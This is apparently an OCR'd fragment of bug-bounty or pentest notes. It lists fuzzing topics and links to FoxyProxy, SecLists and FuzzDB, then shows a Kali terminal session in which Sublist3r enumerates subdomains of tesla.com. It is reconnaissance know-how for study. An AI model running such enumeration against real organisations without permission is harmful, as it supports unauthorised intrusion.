
- Payload encoding
- Error grepping and filtering
- Fuzzing best practices

Project Options:

- Dns resolution

References

FoxyProxy	● https://chrome.google.com/webstore/detail/foxyproxy-standard/gcknhkkoolaabfmlnjonogaaifnjlfnp?hl=en
Seclists	● https://github.com/danielmiessler/SecLists
FuzzDB	● https://github.com/fuzzdb-project/fuzzdb



```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for tesla.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[~] Finished now the Google Enumeration ...
[-] Total Unique Subdomains Found: 36
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Thanks!